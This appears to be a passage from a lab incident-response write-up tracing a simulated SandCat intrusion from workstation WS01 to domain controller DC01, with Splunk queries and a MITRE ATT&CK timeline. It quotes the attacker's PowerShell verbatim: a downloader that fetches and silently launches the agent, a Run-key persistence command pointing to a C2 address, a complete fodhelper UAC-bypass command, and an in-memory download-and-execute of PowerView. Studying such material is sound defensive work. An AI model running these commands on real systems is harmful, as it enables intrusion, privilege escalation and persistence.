$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandcat.go");

$data = $wc.DownloadData($url);

get-process | ? {$_.modules.filename -like $exePath} | stop-process -f;
rm -force $exePath -ea ignore;

[io.file]::WriteAllBytes($exePath, $data) | Out-Null;
Start-Process -FilePath $exePath -ArgumentList "-server $server -group red" -WindowStyle hidden;

The parent process of this PowerShell execution was PSEXESVC.exe, a service created by PsExec (a legitimate command-line tool from Microsoft Sysinternals used to execute processes on remote systems).
We can use event code (7045 (a new service is successfully installed) or 4697) and event code 5145 (A network share object was checked to see whether client can be granted desired access) to dive deep into how psExec works:


The presence of files like PSEXESVC.exe and PSEXEC-WS01-EA6B6357.key confirms that this is PsExec activity from WS01 to DC01.
- PsExec dropped PSEXESVC on
\\*\ADMIN$which is equivalent to C:\Windows directory and the service can’t run just yet. - PsExec establishes
PSEXEC-WS01-EA6B6357.keyto create a “communication tunnel” between the host and the target machine. It handles standard input, output, and error streams (stdin, stdout, stderr). - WS01 then connects to the target target's
svcctl( Windows Service Control Manager) named pipe over theIPC$share. By then thePSEXESVC.exewould start running.- attack wants to create, start, stop, or delete a service on a machine, they must send the command through the
svcctlpipe.
- attack wants to create, start, stop, or delete a service on a machine, they must send the command through the
Analogy: You call the Building Manager (svcctl) to tell them to wake up your Private Employee (PSEXESVC.exe). Once the employee is awake and at their desk, you hang up with the manager. From that point on, you only communicate with your employee using the secure, Private Phone Line (PSEXEC-WS01-EA6B6357.key) so the building manager doesn't hear the exact commands you are issuing.
DC01 - Timeline
| Timestamp | Action | MITRE ATT&CK |
|---|---|---|
2026-05-19 18:40 | The threat actor proceeded to move laterally from WS01 to DC01 (10.10.10.10) using PsExec to execute the SandCat malware. | Lateral Tool Transfer - T1570 |
2026-05-19 18:41:59 -> 18:43:26 | File and folder discovery | File and Directory Discovery - T1083 |
2026-05-19 18:44:40 | Exfiltrated pdf document in C:\c-suite-docs to the C2 ip | Exfiltration Over C2 Channel - T1041 |
2026-05-19 18:44:41 -> 18:46:43 | Established Persistence with WMI | Event Triggered Execution: Windows Management Instrumentation Event Subscription - T1546.003 |
2026-05-19 18:52:04 | Impaired Sysmon logging process | Disable or Modify Tools - T1685 |
2026-05-19 18:54:44 | Deleted all Volume Shadow Copies (VSCs) | Inhibit System Recovery - T1490 |
2026-05-19 18:54:44 | Encrypted all PDFs into the .ransom extension. | Data Encrypted for Impact - T1486 |
2026-05-19 19:00:13 | Defacement: Changed the desktop wallpaper. | Defacement: Internal Defacement -T1491.001 |
2026-05-19 19:00:13 | Hacker attempted to alter the Standard Information timestamps of PDF files. | Indicator Removal on Host: Timestomp - T1070.006 |
WS01
Moving to WS01, the beachhead host in the attack: Suricata alerts from the triage session indicated an unknown user requested a PowerShell file at 18:30 on 2026-05-19. Consequently, 18:25 was established as the starting point for this investigation.
index="suricata" alert.severity="1" OR alert.severity="2" src_ip="10.10.10.15" |table _time src_ip src_port dest_ip dest_port alert.signature | dedup src_ip src_port dest_ip dest_port alert.signature | sort -_time

Execution (User Execution: Malicious File - T1204.002)
Sysmon Event ID 11 (File Creation) triggers whenever a new file is created or an existing file is overwritten. We queried this event ID to identify the downloaded file.
index="sysmon" EventCode=11 host="WS01" TargetFilename=*ps1* | table _time User TargetFilename


The query revealed the creation of a Zone.Identifier file, which Windows creates to store Mark-of-the-Web (MotW) information for files downloaded from the internet. The associated file was named Annual_Report_2026.ps1, imitating a legitimate financial report. Tracking Event ID 1 associated with this file showed that the user "jim" opened the script using Notepad before executing it with pwsh.exe (PowerShell 7).
Query for Event ID 11 related to the malicious PowerShell code:
index="sysmon" EventCode=1 host="WS01" CommandLine=*Annual_Report_2026* |table _time User ParentImage CommandLine

And query idicates that user Jim open the powershell with notepad
Adjust the timestamp around Jim’s action
index="sysmon" EventCode=1 host="WS01" |table _time User CommandLine ParentImage | sort _time
Reveals that the malicious code in ps1 file was executed by user jim with pwsh.exe (PowerShell 7)

The payload name strongly resembled the one found on DC01: winupdate.exe, located in C:\Users\jim\AppData\Local\Temp\ with the hashes:
- SHA1=6F277319994C1669897A6032694E73C5B1C1D2A4
- MD5=E15C5124E8E90AA19A8596EA79A04E90
- SHA256=BBE9707328838688DD88F50C147619D429582E742040056ACADA0F00E78DB351,IMPHASH=D42595B695FC008EF2C56AABD8EFD68E
To find all action relate to winupdate.exe, i used this query
index="sysmon" EventCode=1 host="WS01" CommandLine=*winupdate* OR ParentImage=*winupdate* |table _time User CommandLine ParentImage| sort _time

Let’s analyze each of the command following temperal order
Command & Control (Application Layer Protocol: Web Protocols - T1071.001)
2026-05-19 18:31:03: winupdate.exe initiated beaconing tohttp://192.168.253.128:80
Persistence (Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder - T1547.001)
powershell.exe -ExecutionPolicy Bypass -C "$payload = \"$env:TEMP\winupdate.exe -server http://192.168.253.128:80 -group red\";$regPath = \"HKCU:\Software\Microsoft\Windows\CurrentVersion\Run\";New-ItemProperty -Path $regPath -Name \"WindowsUpdateManager\" -Value $payload -PropertyType String -Force;"
2026-05-19 18:33:32: Threat actor achieved persistence mechanism by creating a startup registry run key named: WindowsUpdateManager in HKCU:\Software\Microsoft\Windows\CurrentVersion\Run\
Discovery - System Information Discovery (T1082)

2026-05-19 18:34:25 : the attacker mapped the WS01 host using built-in discovery tools (whoami, systeminfo, net, netstat). The results were concatenated into a formatted PowerShell output string for easy exfiltration.
powershell.exe -ExecutionPolicy Bypass -C "$Report = \"=========================================`n\";$Report += \" COMPOSITE DISCOVERY REPORT - LAB SOC `n\";$Report += \"=========================================`n`n\";$Report += \"--- [1] CURRENT USER PRIVILEGES (whoami /all) ---`n\";$Report += (whoami.exe /all | Out-String) + \"`n\";$Report += \"--- [2] LOCAL ADMINISTRATORS (net localgroup) ---`n\";$Report += (net.exe localgroup Administrators | Out-String) + \"`n\";$Report += \"--- [3] ACTIVE CONNECTIONS (netstat) ---`n\";$Report += (netstat.exe -ano | Select-String \"LISTENING|ESTABLISHED\" | Out-String) + \"`n\";$Report += \"--- [4] ARP CACHE (arp -a) ---`n\";$Report += (arp.exe -a | Out-String) + \"`n\";$Report += \"--- [5] SYSTEM INFO (systeminfo) ---`n\";$Report += (systeminfo.exe | Out-String) + \"`n\";$Report"
Privilege Escalation (Abuse Elevation Control Mechanism: Bypass User Account Control - T1548.002)
2026-05-19 18:35:25
powershell.exe -ExecutionPolicy Bypass -C "New-Item \"HKCU:\Software\Classes\ms-settings\Shell\Open\command\" -Force;New-ItemProperty -Path \"HKCU:\Software\Classes\ms-settings\Shell\Open\command\" -Name \"DelegateExecute\" -Value \"\" -Force;Set-ItemProperty -Path \"HKCU:\Software\Classes\ms-settings\Shell\Open\command\" -Name \"(default)\" -Value \"$env:TEMP\winupdate.exe -server http://192.168.253.128:80 -group red\" -Force;Start-Process \"C:\Windows\System32\fodhelper.exe\" -WindowStyle Hidden;Start-Sleep -s 3;Remove-Item \"HKCU:\Software\Classes\ms-settings\" -Recurse -Force;"
The script is a classic privilege escalation technique known as Fodhelper UAC Bypass
fodhelper.exe (Features on Demand Helper) is a built-in Windows utility that allows to auto-elevate to Administrator without prompting the user.
- Attacker created
"HKCU:\Software\Classes\ms-settings\Shell\Open\command”with the name:DelegateExecute- fodhelper.exe always checks the
HKCUbeforeHLKMregistry folder (specifically forms-settingskey) whenever it is spawned, it’s a legacy feature of Windows designed for User Customization. - By creating a new spoofing
ms-settingsregistry key in HCKU, threat actor tricked fodhelper.exe to run the malicious payload.
- fodhelper.exe always checks the
- Inject the payload into the Value field:
-Value "$env:TEMP\winupdate.exe -server http://192.168.253.128:80 -group red" - Start the process:
Start-Process "C:\Windows\System32\fodhelper.exe" -WindowStyle Hidden; - After gaining the elevated privilege, threat actor deleted the key:
Start-Sleep -s 3; Remove-Item "HKCU:\Software\Classes\ms-settings" -Recurse -Force;
Reviewing event id 13, we can find out specific registry that threat actor created.
index="sysmon" EventCode=13 host="WS01" TargetObject=*ms-settings* | table _time TargetObject Message


For this privilege escalation exploitation to work, the user must be part of Local Administrator group and the the process is running at Medium Integrity level.
-
In normal use, Windows maintains the local Admin’s integrity level at Medium in trivial task like open app, documents.
-
When the user click “Run as Administrator”, the Integrity level is elevated to “High” - which’s equivalent to Administrator privilege.
Beside fodhelper.exe, there are other authentic windows process that can be exploit using the same method:
Pay attention to the Integrity level in these commands after the fodhelper.exe exploitation. User SOCLAB\jim integrity level has been elevated from “Medium” to “High” signified that the Privilege Escalation was successful.
Discovery - Account Discovery: Domain Account (T1087.002)
2026-05-19 18:36:26

powershell.exe -ExecutionPolicy Bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1');$Output = \"=== DOMAIN INFO ===`n\";$Output += Get-NetDomain | Out-String;$Output += \"=== ADMIN USERS ===`n\";$Output += Get-NetGroupMember -GroupName \"Domain Admins\" | Out-String;$Output += \"=== TARGET COMPUTERS ===`n\";$Output += Get-NetComputer -Ping | Out-String;$Output += \"=== VULNERABLE NETWORK SHARES ===`n\";$Output += Invoke-ShareFinder -CheckShareAccess | Out-String;$Output;"
- Threat Actor utilized PowerView - a PowerShell-bases AD enumeration tool. It is a part of the PowerSploit framework.
- Execute it filelessly in memory
Get-NetDomain: current user's domain, including the forest name, domain controllers, and functional levels.Get-NetGroupMember -GroupName \"Domain Admins\": identify accounts with the highest level of authority in the network.Get-NetComputer -Ping: Queries AD for a list of all computer objects. Adding the-Pingflag verifies which machines are currently active/online.Invoke-ShareFinder -CheckShareAccess: query for open file shares.
Credential Access (**OS Credential Dumping: LSASS Memory -**T1003.001)
We already knew that threat actor employed PsExec to move laterallly from WS01 to DC01
To achieve the DC01 administrator password, the threat actor had to access lsass.exe - a critical windows process that stores Windows credentials.
By inspecting the event id 10 with the TargetImage is lsass:
